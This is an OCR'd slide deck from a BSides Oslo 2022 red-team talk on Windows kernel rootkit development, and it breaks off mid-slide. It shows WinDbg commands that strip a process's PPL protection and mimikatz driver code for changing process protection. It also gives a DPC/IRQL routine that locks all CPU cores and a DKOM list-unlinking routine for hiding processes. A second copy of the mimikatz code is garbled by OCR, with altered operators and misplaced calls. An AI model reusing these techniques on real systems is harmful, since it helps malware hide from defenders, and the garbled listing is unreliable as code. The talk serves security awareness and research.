


# LIFE IN THE WINDOWS KERNEL FOR RED TEAMS

TECHNIQUES AND CHALLENGES DURING POST-EXPLOITATION IN THE KERNEL

by Andre Lima / 0x4ndr3  
@ BSides Oslo 2022

# > WHOAMI

- Work @ PwC Norway 
- Pentester | Red Teamer | Researcher
- Worked in Portugal, then Australia, and now Norway
- Blogger:
  - [new] <https://medium.com/@0x4ndr3>
  - [prev] <https://pentesterslife.blog>
- YouTube (Exploit Development | Format Strings Series):
  - search for “0x4ndr3”
- OSED; eCRE; SLAE64; etc



# > TASKLIST

---

Intro - Initial notes

---

(Easy) Methodology for rootkit development

---

Locking the OS for sensitive tasks: hiding a process

---

Demo #1

---

Kernel keylogger attaching to new RDP sessions

---

Demo #2

---

Reversing Kernel Rootkits

---

Realistic impact of modern rootkits

---

Future work and references

# INTRO: OBJECTIVE CLARIFICATION

- This is not about kernel exploitation!
- Raising awareness & curiosity about all things “kernel”
- Techniques + challenges in developing malware in the kernel

# SHOULD I REALLY BE CONCERNED ABOUT THIS?

YES! 😊

Properly signed rootkit example “in the wild”: Fire chili rootkit

<https://www.fortinet.com/blog/threat-research/deep-panda-log4shell-fire-chili-rootkits>

Exploiting vulnerability to load unsigned driver/rootkit example:  
Moriya (Operation Tunnelsnake)


<https://securelist.com/operation-tunnelsnake-and-moriya-rootkit/101831/>

Also: BlueHat v18 || Return of the kernel rootkit malware (on windows 10)

<https://www.youtube.com/watch?v=qVlxFfXpyNc>

# INTRO: WINDOWS KERNEL

Source: Windows Kernel Programming,  
by Pavel Yosifovich at  
<http://leanpub.com/windowskernelprogramming>



# (EASY) METHODOLOGY FOR ROOTKIT DEV

- Understand the feature you wish to manipulate/use
- Test manipulation live on windbg
- Write the code to replicate the test
- Compile
- Crash
- Restore snapshot & repeat

# (EASY) METHODOLOGY FOR ROOTKIT DEV

Name	Description	Company Name	Path
SIMSS.exe	Memory Compression	380 K	380 Window
csrss.exe		146,428 K	1972
wininit.exe		2,260 K	464 Client

```
Command X
0: kd> !process 0n548 0
Searching for Process with Cid == 224
Unimplemented error for PspMemoryReserveObjectTypes
Unimplemented error for PspMemoryReserveObjectTypes
PROCESS fffff908ddc4d8080
SessionId: 0 Cid: 0224 Peb: 3a171d9000 ParentCid: 01c4
DirBase: 1097ef002 ObjectTable: fffffba082ace7640 HandleCount: 166.
Image: wininit.exe
```

# (EASY) METHODOLOGY FOR ROOTKIT DEV

```
Command X
0: kd> dt nt!_eprocess ffff908ddc4d8080
+0x000 Pcb : _KPROCESS
+0x438 ProcessLock : _EX_PUSH_LOCK
+0x440 UniqueProcessId : 0x00000000`00000224 Void
+0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffff908d`dc4e1588 - 0x1
+0x458 RundownProtect : _EX_RUNDOWN_REF
+0x460 Flags2 : 0xd000
+0x460 JobNotReallyActive : 0y0
+0x460 AccountingEnabled : 0y0
[...]
+0x878 SignatureLevel : 0x38 `8
+0x879 SectionSignatureLevel : 0x8 ''
+0x87a Protection : _PS_PROTECTION
+0x87b HangCount : 0x2000
```

# (EASY) METHODOLOGY FOR ROOTKIT DEV

```
Command X
0: kd> dt nt!_PS_PROTECTION fffff908ddc4d8080+87a
+0x000 Level          : 0x61 'a'
+0x000 Type           : 0y001
+0x000 Audit          : 0y0
+0x000 Signer         : 0y0110
```

```
_PS_PROTECTED_TYPE
PsProtectedTypeNone = 0n0
PsProtectedTypeProtectedLight = 0n1
PsProtectedTypeProtected = 0n2
PsProtectedTypeMax = 0n3

_PS_PROTECTED_SIGNER
PsProtectedSignerNone = 0n0
PsProtectedSignerAuthenticode = 0n1
PsProtectedSignerCodeGen = 0n2
PsProtectedSignerAntimalware = 0n3
PsProtectedSignerLsa = 0n4
PsProtectedSignerWindows = 0n5
PsProtectedSignerWinTcb = 0n6
PsProtectedSignerMax = 0n7
```

# (EASY) METHODOLOGY FOR ROOTKIT DEV

```
Command X
0: kd> dt nt!_PS_PROTECTION fffff908ddc4d8080+87a
+0x000 Level : 0x61 'a'
+0x000 Type : 0x001
+0x000 Audit : 0x0
+0x000 Signer : 0x0110
0: kd> eb fffff908ddc4d8080+87a 0
0: kd> dt nt!_PS_PROTECTION fffff908ddc4d8080+87a
+0x000 Level : 0 ''
+0x000 Type : 0x000
+0x000 Audit : 0x0
+0x000 Signer : 0x0000
```

Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System
bcrypt.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System
dnsapi.dll	DNS Client API DLL	Microsoft Corporation	C:\Windows\System
FirewallAPI.dll	Windows Defender Firewall API	Microsoft Corporation	C:\Windows\System
fwbase.dll	Firewall Base DLL	Microsoft Corporation	C:\Windows\System
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System
IPHLPAPI.DLL	IP Helper API	Microsoft Corporation	C:\Windows\System
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System
locale.nls			C:\Windows\System
msvcp_win.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System

# (EASY) METHODOLOGY FOR ROOTKIT DEV

```
93  NTSTATUS kk11_m_process_protect(SIZE_T szBufferIn, PVOID bufferIn, PKIWI_BUFFER outBuffer)
94  {
95      NTSTATUS status;
96      PPROCESS pProcess = NULL;
97      PKIWI_PROCESS_SIGNATURE_PROTECTION pSignatureProtect = NULL;
98      PULONG pFlags2 = NULL;
99      PMIMIDRV_PROCESS_PROTECT_INFORMATION pInfo = (PMIMIDRV_PROCESS_PROTECT_INFORMATION) bufferIn;
100
101     if(KiwiOsIndex >= KiwiOsIndex_VISTA)
102     {
103         if(pInfo && (szBufferIn == sizeof(MIMIDRV_PROCESS_PROTECT_INFORMATION)))
104         {
105             status = PsLookupProcessByProcessId((HANDLE) pInfo->processId, &pProcess);
106             if(NT_SUCCESS(status))
107             {
108                 if(KiwiOsIndex < KiwiOsIndex_8)
109                 {
110                     pFlags2 = (PULONG) (((ULONG_PTR) pProcess) + EPROCESS_OffsetTable[KiwiOsIndex][EprocessFlags2]);
111                     if(pInfo->SignatureProtection.SignatureLevel)
112                         *pFlags2 |= PROTECTED_PROCESS_MASK;
113                     else
114                         *pFlags2 &= ~PROTECTED_PROCESS_MASK;
115                 }
116                 else
117                 {
118                     pSignatureProtect = (PKIWI_PROCESS_SIGNATURE_PROTECTION) (((ULONG_PTR) pProcess) + EPROCESS_OffsetTable[KiwiOsIndex][SignatureProtect]);
119                     pSignatureProtect->SignatureLevel = pInfo->SignatureProtection.SignatureLevel;
120                     pSignatureProtect->SectionSignatureLevel = pInfo->SignatureProtection.SectionSignatureLevel;
121                     if(KiwiOsIndex > KiwiOsIndex_8)
122                         pSignatureProtect->Protection = pInfo->SignatureProtection.Protection;
123                 }
124                 ObDereferenceObject(pProcess);
125             }
126             else
127                 status = STATUS_INVALID_PARAMETER;
128         }
129         else
130             status = STATUS_NOT_SUPPORTED;
131
132     }
133
134     return status;
135 }
```

# (EASY) METHODOLOGY FOR ROOTKIT DEV

Why “easy” ?

```
_PS_PROTECTED_TYPE
PsProtectedTypeNone = 0n0
PsProtectedTypeProtectedLight = 0n1
PsProtectedTypeProtected = 0n2
PsProtectedTypeMax = 0n3

_PS_PROTECTED_SIGNER
PsProtectedSignerNone = 0n0
PsProtectedSignerAuthenticode = 0n1
PsProtectedSignerCodeGen = 0n2
PsProtectedSignerAntimalware = 0n3
PsProtectedSignerLsa = 0n4
PsProtectedSignerWindows = 0n5
PsProtectedSignerWinTcb = 0n6
PsProtectedSignerMax = 0n7
```

ALEX IONESCU'S BLOG  
Windows Internals, Thoughts on Security, and Reverse Engineering

Windows Internals Training

NOVEMBER 22, 2013 BY IONESCU007  
The Evolution of Protected Processes Part 1: Pass-the-Hash Mitigations in Windows 8.1  
Introduction

ARCHIVES

- January 2019 (2)
- August 2018 (1)
- August 2017 (1)
- May 2017 (1)

```
93 NTSTATUS kkll_m_process_protect(SIZE_T szBufferIn, PVOID bufferIn, PKMIDI_BUFFER outBuffer)
94 {
95     NTSTATUS status;
96     PEPROCESS pProcess = NULL;
97     PKINID_PROCESS_SIGNATURE_PROTECTION psignatureProtect = NULL;
98     PULONG pFlags2 = NULL;
99     PMINIDRV_PROCESS_PROTECT_INFORMATION pinfos = (PMINIDRV_PROCESS_PROTECT_INFORMATION) bufferIn;
100
101    if(KiwiOsIndex > KiwiOsIndex_VISTA)
102    {
103        if(pInfos && (szBufferIn == sizeof(MINIDRV_PROCESS_PROTECT_INFORMATION)))
104        {
105            status = PsLookupProcessByProcessId((HANDLE) pInfos->processId, &pProcess);
106            if(NT_SUCCESS(status))
107            {
108                if(KiwiOsIndex < KiwiOsIndex_8)
109                {
110                    pFlags2 = (PULONG) (((ULONGLONG) pProcess) + EPROCESS_OffsetTable[KiwiOsIndex][EprocessSignatureProtect]);
111                    if(pInfos->signatureProtection.SignatureLevel)
112                        *pFlags2 |= PROTECTED_PROCESS_MASK;
113                    else
114                        *pFlags2 &= ~PROTECTED_PROCESS_MASK;
115                }
116                else
117                {
118                    pSignatureProtect = (PKINID_PROCESS_SIGNATURE_PROTECTION) (((ULONGLONG) pProcess) + EPROCESS_OffsetTable[KiwiOsIndex][EprocessSignatureProtect]);
119                    pSignatureProtect->SignatureLevel = pInfos->signatureProtection.SignatureLevel;
120                    pSignatureProtect->SectionSignatureLevel = pInfos->signatureProtection.SignatureSectionSignature;
121                    if(KiwiOsIndex > KiwiOsIndex_8)
122                        pSignatureProtect->Protection = pInfos->signatureProtection.Protection;
123                    ObdereferenceObject((process));
124                }
125            }
126        }
127        else
128            status = STATUS_INVALID_PARAMETER;
129    }
130    else
131        status = STATUS_NOT_SUPPORTED;
132
133    return status;
134}
```

gentilkiwi [clean] version, copyright & project

..

MAKEFILE

SOURCES

\_build\_cmd

\_clean\_cmd

\_rebuild\_cmd

globals.h

ioctl.h

kkll\_m\_filters.c

kkll\_m\_filters.h

kkll\_m\_memory.c

kkll\_m\_memory.h


kkll\_m\_modules.c

kkll\_m\_modules.h

kkll\_m\_notify.c

kkll\_m\_notify.h


kkll\_m\_process.c



# MISSION: HIDING A PROCESS

# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process:



```
Command X
3: kd> dt nt!_eprocess
+0x000 Pcb : _KPROCESS
+0x438 ProcessLock : _EX_PUSH_LOCK
+0x440 UniqueProcessId : Ptr64 Void
+0x448 ActiveProcessLinks : _LIST_ENTRY
+0x458 RundownProtect : _EX_RUNDOWN_REF
+0x460 Flags2 : Uint4B
+0x460 JobNotReallyActive : Pos 0, 1 Bit
+0x460 AccountingFolded : Pos 1, 1 Bit
```

Source: [https://www.aldeid.com/wiki/LIST\\_ENTRY](https://www.aldeid.com/wiki/LIST_ENTRY)

# LOCKING THE OS FOR SENSITIVE ACTIONS

## IRQL (VALUES FOR X64 ARCH)

- HIGH\_LEVEL
- Device IRQL
- DISPATCH\_LEVEL = 2
- APC\_LEVEL = 1
- PASSIVE\_LEVEL = 0

## DPC

```
Command      X
3: kd> dt nt!_kdpc
+0x000 TargetInfoAsUlong : Uint4B
+0x000 Type          : UChar
+0x001 Importance    : UChar
+0x002 Number        : UInt2B
+0x008 DpcListEntry  : _SINGLE_LIST_ENTRY
+0x010 ProcessorHistory : UInt8B
+0x018 DeferredRoutine : Ptr64     void
+0x020 DeferredContext  : Ptr64 Void
+0x028 SystemArgument1 : Ptr64 Void
+0x030 SystemArgument2 : Ptr64 Void
+0x038 DpcData        : Ptr64 Void
```

```
112  
113     void ExecuteAtDispatchLevel(void (*sensitiveFunc)(PVOID64, PVOID64), PVOID64 arg1, PVOID64 arg2) {  
114         KIRQL irql;  
115         PKDPC dpcPtr;  
116  
117         // 1. Raise the IRQL of curr CPU core to DISPATCH_LEVEL  
118         KdPrint(("[Driver entry]:\tRaising IRQL...\n"));  
119         irql = RaiseIRQL();  
120         KdPrint(("[Driver entry]:\tIRQL = DISPATCH_LEVEL\n"));  
121  
122         // 2. Create + queue DPCs to raise the IRQL of the other CPU cores  
123         KdPrint(("[Driver entry]:\tAcquiring lock...\n"));  
124         dpcPtr = AcquireLock();  
125         KdPrint(("[Driver entry]:\tLock acquired\n"));  
126  
127         // 3. Perform sensitive task -> ex: hide process  
128         KdPrint(("[Driver entry]:\tExecuting sensitive action(s)...\\n"));  
129  
130         (*sensitiveFunc)(arg1, arg2);  
131  
132         KdPrint(("[Driver entry]:\tEnding sensitive action(s)\n"));  
133  
134         // 4. Signal DPCs in the other cores to stop spinning and exit  
135         KdPrint(("[Driver entry]:\tReleasing lock...\n"));  
136         ReleaseLock(dpcPtr);  
137         KdPrint(("[Driver entry]:\tLock released\n"));  
138  
139         // 5. Lower IRQL of curr core back to original IRQL  
140         KdPrint(("[Driver entry]:\tRestoring IRQL...\n"));  
141         LowerIRQL(irql);  
142         KdPrint(("[Driver entry]:\tIRQL restored.\n"));  
143     }
```



Original idea: Greg Hoglund & Jamie Butler

# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process:

Why not use this function?

```
FORCEINLINE
BOOLEAN
RemoveEntryList(
    _In_ PLIST_ENTRY Entry
)
{
    PLIST_ENTRY PrevEntry;
    PLIST_ENTRY NextEntry;

    NextEntry = Entry->Flink;
    PrevEntry = Entry->Blink;
    if ((NextEntry->Blink != Entry) || (PrevEntry->Flink != Entry)) {
        FatalListEntryError((PVOID)PrevEntry,
                            (PVOID)Entry,
                            (PVOID)NextEntry);
    }

    PrevEntry->Flink = NextEntry;
    NextEntry->Blink = PrevEntry;
    return (BOOLEAN)(PrevEntry == NextEntry);
}
```

# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process:

Why the last 2 lines of code?

```
void RemoveEntryFromList(PLIST_ENTRY64 list) { // generic algo for procs and drivers  
    PLIST_ENTRY64 prev = (PLIST_ENTRY64)list->Blink;  
    PLIST_ENTRY64 after = (PLIST_ENTRY64)list->Flink;  
  
    prev->Flink = (ULLONG) after;  
    after->Blink = (ULLONG) prev;  
  
    // This part is the difference to RemoveEntryList(...) at wdm.h  
    list->Blink = (ULLONG)list;  
    list->Flink = (ULLONG)list;  
  
    return;  
}
```

# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process (by name) | Red Team operational considerations

PUSHCHAR PsGetProcessImageFileName(PEPROCESS); // No good !


```
Command X
0: kd> !process 0 0 SearchProtocolHost.exe
PROCESS fffff908ddfe6d080
    SessionId: 0 Cid: 10ec Peb: 363a090000 ParentCid: 1880
    DirBase: b0b33002 ObjectTable: fffffba082765e140 HandleCount: 356.
    Image: SearchProtocolHost.exe

0: kd> dt nt!_eprocess fffff908ddfe6d080 ImageFileName
+0x5a8 ImageFileName : [15] "SearchProtocol"
```

# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process (by name) | Red Team operational considerations

Grabbing the UNICODE “full name”:




```
Command      X
0: kd> dt nt!_eprocess fffff908ddfe6d080 ImageFilePointer
